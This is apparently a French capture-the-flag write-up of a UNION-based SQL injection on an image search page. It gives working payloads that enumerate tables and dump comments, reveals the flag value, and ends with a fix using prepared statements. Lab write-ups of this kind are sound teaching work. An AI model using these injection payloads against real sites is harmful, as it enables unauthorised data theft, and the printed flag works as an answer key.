
search_image_sql_inj_union.

1. Identification de la faille

Action : Test du nombre de colonnes via la commande UNION SELECT.

Observation : L'utilisation du payload 1 UNION SELECT 1,2-- - a permis d'afficher la page sans erreur, confirmant que la requête originale utilise **2 colonnes**.

Points d'affichage : Les chiffres "1" et "2" injectés sont apparus respectivement dans les champs "Url" et "Title", désignant ces zones comme exploitables pour l'affichage de données.



2. Énumération de la base de données

Extraction des tables : L'injection dans la deuxième colonne a révélé l'existence d'une table nommée **list_images**.

Extraction du contenu : En ciblant la colonne comment de cette table avec le payload 0 UNION SELECT 1, group_concat(comment) FROM list_images-- -, des instructions spécifiques ont été récupérées.

```
ID: 0 UNION SELECT 1, group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()-- -
Title: list_images
Url : 1
```

3. Résolution du Flag

Donnée extraite : Un message contenant un hash MD5 : 1928e8083cf461a51303633093573c46.

Instruction : *"md5 decode lowercase then sha256 to win this flag !"*.

Étape 1 : Le décodage du hash MD5 révèle le mot : **albatroz**.

Étape 2 : Le hachage SHA256 de albatroz correspond au deuxième flag de la liste (Source 7) : **928d819fc19405ae09921a2b71227bd9aba106f9d2d37ac412e9e5a750f1506d**

```
ID: 0 UNION SELECT 1, group_concat(comment) FROM list_images-- -
Title: An image about the NSA !,There is a number..,Google it !,Earth!,If you read this just use this md5 decode lowercase then sha256 to win this flag ! : 1928e8083cf461a51303633093573c46
Url : 1
```

4. Remédiation (Correctif)

Solution : Utiliser la **paramétrisation des requêtes** (Prepared Statements). Cela garantit que les entrées fournies par l'utilisateur pour l'ID de l'image ne peuvent jamais être interprétées comme du code SQL.